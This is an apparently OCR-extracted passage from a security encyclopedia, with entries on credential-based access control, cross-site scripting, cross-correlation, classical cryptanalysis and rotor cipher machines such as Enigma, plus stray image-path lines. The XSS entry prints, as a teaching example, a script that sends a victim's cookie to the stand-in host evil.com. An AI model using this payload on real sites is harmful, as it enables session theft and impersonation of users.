Digital credentials are the basic building blocks upon which many access control systems are based. Because digital credentials can take many forms – including secrets encrypted using symmetric key cryptographic algorithms, public key certificates, identity- or attribute-based credentials, and unlinkable anonymous credentials – a wide variety of credential-based access control systems have been developed over the years. The main factors influencing the design of these systems include the degree of decentralized administration, the complexity of the policies to be enforced during the access control process, the privacy protections afforded to policy writers and/or users in the system, and various issues surrounding deployment feasibility.

Theory

Secret key cryptography has long been used as the basis for credential-based access control in systems where administrative tasks are handled in a centralized manner. For instance, the ability for a user to carry out a given action in capability-based systems is dependent on their possession of a digital token that explicitly authorizes the action. For example, the Kerberos authorization protocol leverages this notion to protect access to networked applications that are to be accessed by a well-defined set of authorized users within a given administrative realm. For more information on these topics, please refer to Capabilities and Kerberos.

In systems where the ability to delegate portions of the authorization process is desirable, secret key cryptography is no longer a viable substrate for credential-based access control systems due to the increased complexity of key management. To alleviate these concerns, credential-based access control systems for these types of environments typically make use of public key cryptosystems to encode authorization tokens and/or policy assertions. The majority of recent research can be roughly partitioned into two major thrust areas: (a) models and systems for expressing access control policies and discovering the credentials needed to access a resource at runtime, for example, (Yu et al. 2003; Jin et al. 2012) and (b) cryptographic approaches for protecting the sensitive content and/or policies of resource providers, and/or the sensitive credentials of principals in the system, for example, (Camenisch and Lysyanskaya 2001; Li and Li 2006). The first thrust area addresses what is commonly referred to as the *trust management problem*; for a description of this area, please refer Trust Management.

The development of privacy-preserving credential systems has received a great deal of attention from the research community, starting as early as the 1980s. Electronic cash schemes are essentially anonymous credential-based access control systems that allow a user access to digital goods if and only if they can present an electronic token that (anonymously) authorizes payment for these goods. (see Electronic Cash for more information.) Since the initial electronic cash proposals, these types of systems have been also generalized to develop anonymous credential systems that can be used to encode arbitrary $\langle$attribute, value$\rangle$ assertions (e.g., see [Camenisch and Lysyanskaya 2001]). The resulting credentials can be used to evaluate

complex predicates over the attributes possessed by a user *without* revealing the identity of the user or the exact attribute values to either the resource provider examining the credential(s) or the certificate issuers contacted to attest to the validity of the credential(s) used during the access control process. As with electronic cash, the use of these types of credentials requires an anonymous communication channel between the user requesting a service and the service provider. For more information about the anonymous channels, please refer Anonymous Routing.

While credential-based access control systems that leverage anonymous credentials certainly protect user privacy, the requirement of anonymous communication channels makes their use prohibitive in many circumstances. As such, researchers have also explored credential-based access control systems that provide some protection for sensitive user attributes without requiring the overheads of anonymous channels. Often referred to as hidden credential systems, these types of protocols allow a resource provider to encrypt some resource (e.g., a file, secret key, logical assertion, etc.) in such a way that the recipient can only decrypt the resource if the attributes satisfy an access control policy specified by the resource provider (e.g., [Li and Li 2006]). This type of system enables a conditional oblivious transfer of data from the resource provider to the recipient that protects the potentially sensitive attributes of the recipient (see, for example, Oblivious Transfer for more information). In addition to the oblivious transfer of data, these systems have also seen use in resolving policy cycles that can arise during the trust negotiation process.

Applications

Credential-based access control systems based on secrets encrypted using symmetric key cryptosystems have long been used to manage user rights in centralized and decentralized operating systems (e.g., Hydra and Amoeba, respectively) and distributed applications with centralized administrative control (e.g., via the Kerberos system). Credential-based access control systems have found uses in the Web services and grid/cloud computing domains, while richer systems based on the principles of trust management and trust negotiation are likely to find uses in emerging dynamic networked environments. Given the development of identity- and attribute-based cryptosystems and emerging interests in attribute-based access control

(ABAC) approaches, credential-based approaches to access control are likely to continue to receive attention from the research and industry communities.

Open Problems and Future Directions

Given the maturity and diversity of cryptographic credentials and policy frameworks available to system developers, attention must be given to deployment considerations around the use of credential-based access control systems. Garrison et al. (Garrison et al. 2016) have explored the overheads of revocation and re-encryption in situations where access control policies change over time. These costs were found to be high with even minimal changes to simple role-based access control (RBAC) configurations, and are likely to be higher still in more dynamic attribute-based environments. Combining credential-based access controls with trusted execution environments (TEEs) is one promising direction for addressing these practical performance issues that is being explored in the literature.

Other deployment considerations for systems based upon credential-based access control include deciding the split between resources that should be cryptographically protected versus stored behind a reference monitor enforcing credential-based checks, optimal architectural placement points for reference monitors and/or proxies, and metadata and key management strategies. Initial progress has been made in this space by recent work (Berlato et al. 2022), which proposes an optimization-based approach to exploring these trade-offs in the context of a particular system.

Cross Site Scripting Attacks

Engin Kirda[78] ✉

Synonyms

XSS

Definition

Cross-site Scripting (XSS) refers to a range of attacks in which the attacker submits malicious HTML such as JavaScript to a dynamic Web application. When the victim views the vulnerable Web page, the malicious content seems to come from the Web site itself and is trusted. As a result, the attacker can access and steal cookies, session identifiers, and other sensitive information that the Web site has access to.

Theory

The JavaScript language is widely used to enhance the client-side display of Web pages. JavaScript was developed by Netscape as a lightweight scripting language with object-oriented capabilities and was later standardized by the European Computer Manufacturers Association (ECMA). Usually, JavaScript code is downloaded into browsers and executed on the fly by an embedded interpreter. However, JavaScript code

that is automatically executed may represent a possible vector for attacks against a user's environment.

Secure execution of JavaScript code is based on a sandboxing mechanism, which allows the code to perform a restricted set of operations only. That is, JavaScript programs are treated as untrusted software components that have only access to a limited number of resources within the browser. Also, JavaScript programs downloaded from different sites are protected from each other using a compartmentalizing mechanism, called the *same-origin policy*. This limits a program to only access resources associated with its origin site. Even though JavaScript interpreters had a number of flaws in the past, nowadays most Web sites take advantage of JavaScript functionality.

The problem with the current JavaScript security mechanisms is that scripts may be confined by the sandboxing mechanisms and conform to the same-origin policy, but still violate the security of a system. This can be achieved when a user is lured into downloading malicious JavaScript code (previously created by an attacker) from a trusted Web site. Such an exploitation technique is called an *XSS* attack (CERT 2000a; Endler 2002).

For example, consider the case of a user who accesses the popular *trusted.com* Web site to perform sensitive operations (e.g., online banking). The Web-based application on *trusted.com* uses a cookie to store sensitive session information in the user's browser. Note that, because of the same-origin policy, this cookie is accessible only to JavaScript code downloaded from a *trusted.com* web server. However, the user may also be browsing a malicious Web site, say *evil.com*, and could be tricked into clicking on the following link:

```
<a href="http://trusted.com/
 <script>
  document.location=
   'http://evil.com/steal-cookie.php?'
                  +document.cookie
 </script>">
Click here to collect prize.
</a>
```

When the user clicks on the link, an HTTP request is sent by the user's browser to the *trusted.com* Web server, requesting the page

```
<script>
  document.location=
   'http://evil.com/steal-cookie.php?'
                  +document.cookie
</script>
```

The *trusted.com* Web server receives the request and checks if it has the resource that is being requested. When the *trusted.com* host does not find the requested page, it will return an error message. The Web server may also decide to include the requested file name in the return message to specify which file was not found. If this is the case, the file name (which is actually a script) will be sent from the *trusted.com* Web server to the user's browser and will be executed in the context of the *trusted.com* origin. When the script is executed, the cookie set by *trusted.com* will be sent to the malicious Web site as a parameter to the invocation of the *steal-cookie.php* server-side script. The cookie will be saved and can later be used by the owner of the *evil.com* site to impersonate the unsuspecting user with respect to *trusted.com*.

The example given illustrates that it is possible to compromise the security of a user's environment even though neither the sandboxing nor the same-origin policy were violated.

Two main classes of XSS attacks exist: stored attacks and reflected attacks. In a stored XSS attack, the malicious JavaScript code is permanently stored on the target server (in a database, in a message forum, in a guestbook, etc.). In a reflected XSS attack, on the other hand, the injected code is "reflected" on the Web server as in an error message or a search result that may include some or all of the input sent to the server as part of the request. Reflected XSS attacks are delivered to the victims via e-mail messages or links embedded on other Web pages. When a user clicks on a malicious link or submits a specially crafted form, the injected code travels to the vulnerable Web application, and is reflected back to the victim's browser.

The first line of defense against XSS is the sanitization of the input and the output. The goal is to filter malicious content by checking for, and then

escaping or disallowing, JavaScript-specific substrings in the user-provided content. Note that sanitization can prove to be very difficult. The trend toward more powerful, more interactive, and therefore more complex Web applications also means an increase in the effort and complexity of avoiding XSS vulnerabilities (CERT 2000b). From the attacker's point of view, it is enough to discover a single XSS vulnerability to be able to control the content a site serves. Unfortunately, for the developer, finding and patching every single vulnerability may cause significantly more effort.

In order to spot XSS vulnerabilities in Web applications, a number of automatic testing tools have been proposed. Black-box Web application testing tools (e.g., Burpsuite, W3af, Acunetix, Secubat) as well as white-box vulnerability scanners (e.g., Pixy) have been suggested in previous research, and are successfully used in practice (Jovanovic et al. 2006). While such tools can greatly help in identifying XSS vulnerabilities, unfortunately, it is likely that some remain undetected.

Cross-Correlation

Tor Helleseth[79] ✉
(79) The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

✉ **Tor Helleseth**
Email: Tor.Helleseth@ii.uib.no

Definition

Let $\{a_t\}$ and $\{b_t\}$ be two sequences of period n (so $a_t = a_{t+n}$ and $b_t = b_{t+n}$ for all values of t) over an alphabet being the integers mod q (Modular Arithmetic). The cross-correlation between the sequences $\{a_t\}$ and $\{b_t\}$ at shift τ is defined as

$$C(\tau) = \sum_{t=0}^{n-1} \omega^{a_{t+\tau} - b_t}$$

where ω is a complex q-th root of unity. Note that in the special case of binary sequences, then $q = 2$ and $\omega = -1$.

In the special case when the two sequences are the same, the cross-correlation is the same as the autocorrelation.

Applications

Many applications in stream ciphers and communication systems require large families of cyclically distinct sequences with a low maximal nontrivial value of the auto- and cross-correlation between any two sequences in the family.

Cryptanalysis

Friedrich L. Bauer[80] ✉
(80) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Definition

Cryptanalysis is the discipline of deciphering a ciphertext without having access to the keytext (Cryptosystem), usually by recovering more or less directly the plaintext or even the keytext used, in cases favorable for the attacker by reconstructing the whole cryptosystem used. This being the worst case possible for the attacked side, an acceptable level of security should rest completely in the key (Kerckhoffs' and Shannon's Maximes). "A systematic and exact reconstruction of the encryption method and the key used" (Hans Rohrbach 1946) is mandatory if correctness of a cryptanalytic break is to be proved, e.g., when a cryptanalyst is a witness to the prosecution.

Applications

Cryptanalysis can be *passive*, which is the classical case of intercepting the message without giving any hint that this was done, or *active*, which consists of altering the message or retransmitting it at a later time, or even of inserting own messages (some of these actions may be detected by the recipient).


A *compromise* is the loss (or partial loss) of secrecy of the key by its exposure due to cryptographic faults. Various kinds of key compromises can be described as following:

A *plaintext–ciphertext compromise* is caused by a transmission of a message in ciphertext followed (e.g., because the transmission was garbled) by transmission of the same message in plaintext. If information on the

encryption method is known or can be guessed, this results in exposure of the key. This attack may be successful for a plaintext of several hundred characters.

A *plaintext–plaintext compromise* is a transmission of two *isologs*, i.e., two different plaintexts, encrypted with the same keytext. If the encryption method is such that the encryption steps form a group (Key Group and pure Crypto-system), then a "difference" $p_1 - p_2$ of two plaintexts p_1, p_2 and a "difference" $c_1 - c_2$ of two plaintexts c_1, c_2 may be defined and the role of the keytext is cancelled out: $c_1 - c_2 = p_1 - p_2$. Thus, under suitable guesses on the plaintext language involved, e.g., on probable words and phrases, a "zig-zag" method (see below), decomposing $c_1 - c_2$, gives the plaintexts and then also the keytext. This compromise is not uncommon in the case of a shortage of keying material. It is even systemic if a periodic key is used.


A *ciphertext–ciphertext compromise* is a transmission of two *isomorphs*, i.e., the same plaintext, encrypted with two different keytexts. Exchanging the role of plaintext and keytext, this case is reduced to and can be treated as a plaintext–plaintext compromise. This compromise is even systematic in message sets, where the same message is sent in different encryption to many places, such as it is common in public key cryptosystems.



One speaks of a *brute force attack* or exhaustive key search if all possible keytexts are tried out to decrypt a ciphertext (knowing or guessing the cryptosystem used). At present, with the still growing speed of supercomputers, every 10 years the number of trial and error steps that is feasible is increased by a factor of roughly 2^5.

Further commonly used terminology will be given now. In a ciphertext-only attack, only one or more ciphertexts under the same keytext are known. In a known-plaintext attack, one knows one or more matching pairs of plaintext–ciphertext. Frequently, this attack is carried out with rather short fragments of the plaintext (e.g., probable words and phrases). In a chosen plaintext attack, one can choose plaintexts and obtain the corresponding ciphertexts. Sometimes, this can be done with the proviso that the plaintexts may be chosen in a way that depends on the previous encryption outcomes. How to foist the plaintext on the adversary is not a cryptographer's problem, but is a problem of misleading the adversary and is to be executed by the secret services. Finally, in a chosen-ciphertext attack there is the possibility to choose different ciphertexts to be decrypted, with the cryptanalyst having access to the decrypted plaintext. An example may be the investigation of a tamperproof decryption box, with the hope of finding the key.

Statistical Approaches to Classical Cryptosystems



Some statistical methods that can be used by the cryptanalist are discussed below.

Frequency matching is a cryptanalytic method for breaking monoalphabetic (Cæsar type) encryptions. One determines the frequency of the characters in a ciphertext and compares them with the frequency of the characters in a language known or assumed to be used for the plaintext. To give an example, the frequency profile of the English language looks like the one depicted in Fig. 1.

Cryptanalysis, Fig. 1

If a ciphertext of 349 characters has the following distribution given in Fig. 2.

Cryptanalysis, Fig. 2

It is easy to guess a Cæsar encryption that counts down three letters in the standard alphabet: a = D, b = E, c = F, …, z = C. More difficult is the situation

if a mixed alphabet is to be expected. Then the first step is to group the letters in cliques: the most frequent ones, the very rare ones, and some in between

{etaoin}	{srh}	{ld}	{cumfpgwyb}	{vk}	{xjqz}

and to refine the decryption within these cliques by trial and error.

Depth is a notion used in connection with the cryptanalysis of polyalphabetic encryptions. It means the arrangement of a number of ciphertexts supposedly encrypted with the same keytext—for periodic polyalphabetic encryption broken down according to the assumed period.

Example (see Table 1): a depth of five lines:

Cryptanalysis, Table 1

T	C	C	V	L	E	S	K	P	T	X	M	P	V	W	H	Y	M	V	G	X	B	O	R	V	C	W	A	R	F
V	L	L	B	V	C	K	W	F	P	E	H	E	C	F	C	G	N	Z	E	K	K	K	V	I	H	D	D	I	D
M	Y	Y	R	D	M	J	W	M	C	U	I	G	L	O	K	M	X	L	R	E	W	H	X	M	T	J	H	A	S
B	K	Q	T	Z	B	Z	W	K	W	Z	X	G	Z	O	V	T	B	A	T	K	W	M	G	M	R	J	K	L	P
M	Y	Y	V	H	B	W	J	D	X	C	P	C	Z	O	H	V	T	S	I	V	M	E	B	S	O	H	R	A	U.

The lines of a depth are isologs: they are encrypted with the same key text and represent a plaintext–plaintext compromise.

By forming differences of the elements in selected columns, a reduction of depth to a monoalphabetic (Cæsar type) encryption is accomplished. This makes it possible to derive the keytext

TRUTH	*ISSOP*	*RECIO*	*USTHA*	*TITNE*	*EDSAR*

which decrypts the depth (by means of the Vigenère Table) to the text in Table 2.

Cryptanalysis, Table 2

a	l	i	c	e	w	a	s	b	e	g	i	n	n	i	n	g	t	o	g	e	t	v	e	r	y	t	i	r	e
c	u	r	i	o	u	s	e	r	a	n	d	c	u	r	i	o	u	s	e	r	c	r	i	e	d	a	l	i	c
t	h	e	y	w	e	r	e	i	n	d	e	e	d	a	q	u	e	e	r	l	o	o	k	i	n	g	p	a	r
i	t	w	a	s	t	h	e	w	h	i	t	e	r	a	b	b	i	t	t	r	o	t	t	i	n	g	s	l	o
t	h	e	c	a	t	e	r	p	i	l	l	a	r	a	n	d	a	l	i	c	e	l	o	o	k	e	d	a	t.

Forming a depth is possible as soon as the value of the period of the periodic polyalphabetic encryption has been found, for instance by the Kasiski method below. Forming a depth is not possible, if the key is nonperiodic. But even for periodic polyalphabetic encryptions, forming a depth of sufficiently many elements (usually more than six) is not possible if the keytext is short enough.

When the alphabets used in a polyalphabetic periodic substitution are a mixed alphabet and a shifted version of it, *symmetry of position* is the property that for any pair of letters their distance is the same in all rows of the encryption table. For a known period, it may allow, after forming a depth, the complete reconstruction of the substitution (Auguste Kerckhoffs 1883).

Kasiski's method. If in a periodic polyalphabetic encryption the same plaintext sequence of characters happens to be encrypted with the same sequence of key characters, the same ciphertext sequence of characters will occur. Thus, in order to determine the period of a periodic polyalphabetic encryption, the distance between two "parallels" in the ciphertext (pairs, triples, quadruples, etc. of characters) is to be determined; the distance of genuine parallels will be a multiple of the period. The greatest common divisor of these distances is certainly a period—it may, however, not be the smallest period. Moreover, the period analysis may be disturbed by faked parallels. Kasiski developed this fundamental test for key periodicity in 1863 and shattered the widespread belief that periodic polyalphabetic encryption is unbreakable.

The *Kappa test* is based on the relative frequency $\kappa(T, T')$ of pairs of text segments $T = (t_1, t_2, t_3, \ldots, t_M)$, $T' = (t_{1'}, t_{2'}, t_{3'}, \ldots, t_{M'})$ of equal length, $M \geq 1$, with the same characters at the same positions (that is why this method is also called the *index of coincidence*, often abbreviated to I.C., William F. Friedman 1925). The value of Kappa is rather typical for natural languages, since the expected value of $\kappa(T, T')$ is $\sum_{i=1}^{N} p_i^2$, where p_i is the probability of occurrence of the ith character of the vocabulary to which T and T' belong. For sufficiently long texts, it is statistically roughly equal to 1/15 = 6.67% for the English language and 1/12.5 = 8% for the French and the German language. Most importantly, it remains invariant if the two texts are polyalphabetically encrypted with the same keytext. If, however, they are encrypted with different keytexts or with the same key sequence, but with different starting positions,

the character coincidence is rather random and the value of Kappa is statistically close to $1/N$, where N is the size of the vocabulary. The Kappa test applied to a ciphertext C and cyclically shifted versions $C^{(u)}$ of the ciphertext, where u denotes the number of shifts, yields the value $\kappa(C, C^{(u)})$. If the keytext is periodic with period d, then for $u = d$ and for all multiples of d, a value significantly higher than $1/N$ will occur, while in all other cases a value close to $1/N$ will be found. This is the use of the Kappa examination for finding the period; it turned out to be a more accurate instrument than the Kasiski method.

The Kappa test may also be used for adjusting two ciphertexts C, C' which are presumably encrypted with the same keytext, but with different starting positions (called *superimposition*). By calculating $\kappa(C^{(u)}, C')$, a shift d, determined as a value of u, for which $\kappa(C^{(u)}, C')$ is high, brings the two ciphertexts $C^{(d)}$ and C' "in phase", i.e., produces two isologs. In this way, a depth of n texts can be formed by superimposition from a ciphertext–ciphertext compromise of n ciphertexts.

The *De Viaris attack* is a cryptanalytic method invented by Gaätan Henri Léon de Viaris in 1893 to defeat a polyalphabetic cryptosystem proposed by Étienne Bazeries, in which the alphabets did not form a Latin square. (A *Latin square* for a vocabulary of N characters is a $N \times N$ matrix over this alphabet such that each character occurs just once in every line and in every column.)

Pattern finding is a cryptanalytic method that can be applied to monoalphabetic encryptions. It makes use of patterns of repeated symbols. For example, the pattern *1211234322* with "signature" 4 + 3 + 2 + 1 (four twos, three ones, two threes, and one four) most likely allows in English nothing but peppertree, the pattern *1213143152* with the signature 4 + 2 + 2 + 1 + 1 nothing but initiation (Andree 1982, based on Merriam-Webster's Dictionary).

Noncoincidence exhaustion. Some cryptosystems show peculiarities: genuine self-reciprocal permutations never encrypt a letter by itself. Porta encryptions even always encrypt a letter from the first half of the alphabet by a letter from the second half of the alphabet and vice versa. Such properties may serve to exclude many positions of a probable word (a *probable word* is a word or phrase that can be expected to be present in a message according to the context; it may form the basis for a known-plaintext attack).

Zig-zag exhaustion. For encryptions with a key group (Key), the difference of two plaintexts is invariant under encryption: it equals the difference of the corresponding ciphertexts. Thus in case of a plaintext–plaintext compromise

(with a depth of 2), the difference of the ciphertexts can be decomposed into two plaintexts by starting with probable words or phrases in one of the plaintexts and determining the corresponding plaintext fragment in the other plaintext, and vice versa. This may lead in a zig-zag way (“cross-ruff”) to complete decryption.

Theoretically, the decomposition is unique provided the sum of the relative redundancies of the two texts is at least 100%. For the English language, the redundancy (Information Theory) is about 3.5 [bit/char] or 74.5% of the value $4.7 \approx \log_2 26$ [bit/char].

Multiple anagramming is one of the very few general methods for dealing with transposition ciphers, requiring nothing more than two plaintexts of the same length that have been encrypted with the same encryption step (so the encrypting transposition steps have been repeated at least once). Such a plaintext–plaintext compromise suggests a parallel to Kerchkoffs’ method of superimposition. The method is based on the simple fact that equal encryption steps perform the same permutation of the plaintext letters. The ciphertexts are therefore written one below the other and the columns thus formed are kept together.

Crypto Machines

Friedrich L. Bauer[81] ✉


Email: flb@cs.tum.edu



Definition

Crypto machines are machines for automatic encryption using a composition of mixed alphabet substitutions often performed by means of rotors. Some of the examples are Enigma (Germany), Hebern Electric Code Machine (USA), Typex (Great Britain), SIGABA $\mathcal{I}$ M-134-C (USA), and NEMA (Switzerland).

Applications

Rotor. Rotor is a wheel, sitting on an axle and having on both sides a ring of contacts that are internally wired in such a way that they implement a permutation.

The *Enigma machine* (Figs. 1 and 2) was invented by the German Arthur Scherbius. In 1918, he filed a patent application for an automatic, keyboard-operated electric encryption machine performing a composition of a fixed number of polyalphabetic *substitution* (Substitutions and Permutations) steps (four in the early commercial models) with shifted mixed alphabets performed by wired keying wheels (called *rotors*).

Crypto Machines, Fig. 1 Electric current through a three-rotor Enigma

Crypto Machines, Fig. 2 Cipher machine Enigma (four-rotor version)


The key sequence was generated by the cyclometric, “counter-like” movement of the wheels. The fixed substitutions of the rotors were to be kept secret, the starting point of the key sequence was to be changed at short intervals. Later “improvements” were a reflector (Willi Korn, 1925) which made the encryption self-reciprocal (and opened a way of attack) and (by request from the German Armed Forces Staff) a plugboard performing a substitution that could be changed at short intervals (which in fact helped to avoid certain manifest attacks). The German *Wehrmacht* Enigma had three rotors (to be selected out of up to eight) and a reflector (to be selected out of two). In the Navy variant of 1942, the reflector was not fixed. Certain weaknesses of the Enigma encryption were not caused by the machine itself, but by cryptographic blunders in operating it.

An exceptional role was played by the German *Abwehr*, the Intelligence Service of the German Armed Forces, as far as ENIGMA goes: It used a variant of the old ENIGMA D with a pinion/tooth wheel movement of the rotors, with 11, 15, and 17 notches on the wheels (“11-15-17 ENIGMA”), and naturally without plugboard—following rather closely Willi Korn’s German Patent No. 534 947, filed November 9, 1928, US Patent No. 1,938,028 of 1933.

A few specimens of a three-rotor-ENIGMA (‘ENIGMA T’), likewise without plugboard, but with five-notched rotors, were destined for the Japanese Navy, but did not get out of the harbor and were captured by the Allies near Lorient, in Brittany.

In England, too, rotor machines were built during the Second World War: TYPEX was quite an improved ENIGMA (instead of the plugboard there was an entrance substitution performed by two fixed rotors which was not self-reciprocal).

In the USA, under the early influence of William Friedman (1891–1969) and on the basis of the Hebern development, there was in the early 1930s a more independent line of rotor machines, leading in 1933 to the M-134-T2, then to the M-134-A (SIGMYC), and in 1936 to the M-134-C (SIGABA) of the Army, named CSP889 (ECM Mark II) by the Navy. The Germans obviously did not succeed in breaking SIGABA, which had five turning cipher rotors with irregular movement. It had been made watertight by Frank Rowlett (1908–1998), an aide of Friedman since 1930.



An interesting postwar variant of the ENIGMA with seven rotors and a fixed reflector was built and marketed by the Italian company Ottico

Meccanica Italiana (OMI) in Rome.

The Swiss army and diplomacy used from 1947 on an ENIGMA variant called NEMA ("*Neue Maschine*") Modell 45. It was developed by Hugo Hadwiger (1908–1981), Heinrich Weber (1908–1997), and Paul Glur, and built by Zellweger A.G., Uster. It had ten rotors, six of which were active ones, while the others served for rotor movement only. The use of a reflector was unchanged.

Based on US-American experiences and similar to TYPEX was the rotor machine KL-7 of the NATO, in use until the 1960s.

The Swedish inventor Boris Hagelin created the *Hagelin machine* (Fig. 3) in 1934. It was an automatic mechanical encryption machine, with alphabet-wheel input and a printing device, performing by a "lug cage" adder a Beaufort substitution (Beaufort Encryption) controlled by five keying wheels with 17, 19, 21, 23, and 25 teeth according to a pre-chosen "step figure." The lug matrix and the step figure can be changed by activating suitable pins. This model, called C-35, was followed by a C-36, with six keying wheels and 17, 19, 21, 23, 25, and 26 teeth. Under the cover name M-209, C-36 was built by Smith-Corona for the US Army, Navy and Air Forces, altogether accounting for 140,000 machines. The Hagelin machines were less secure than the Enigma.

Cryptographic Credentials

Definition

Cryptographic credentials are means to implement secure privacy protecting certificates in decentralized systems, in particular, systems where each user is represented by an individual mobile device under their own control. Credentials are a means to achieve multilateral security.

Theory

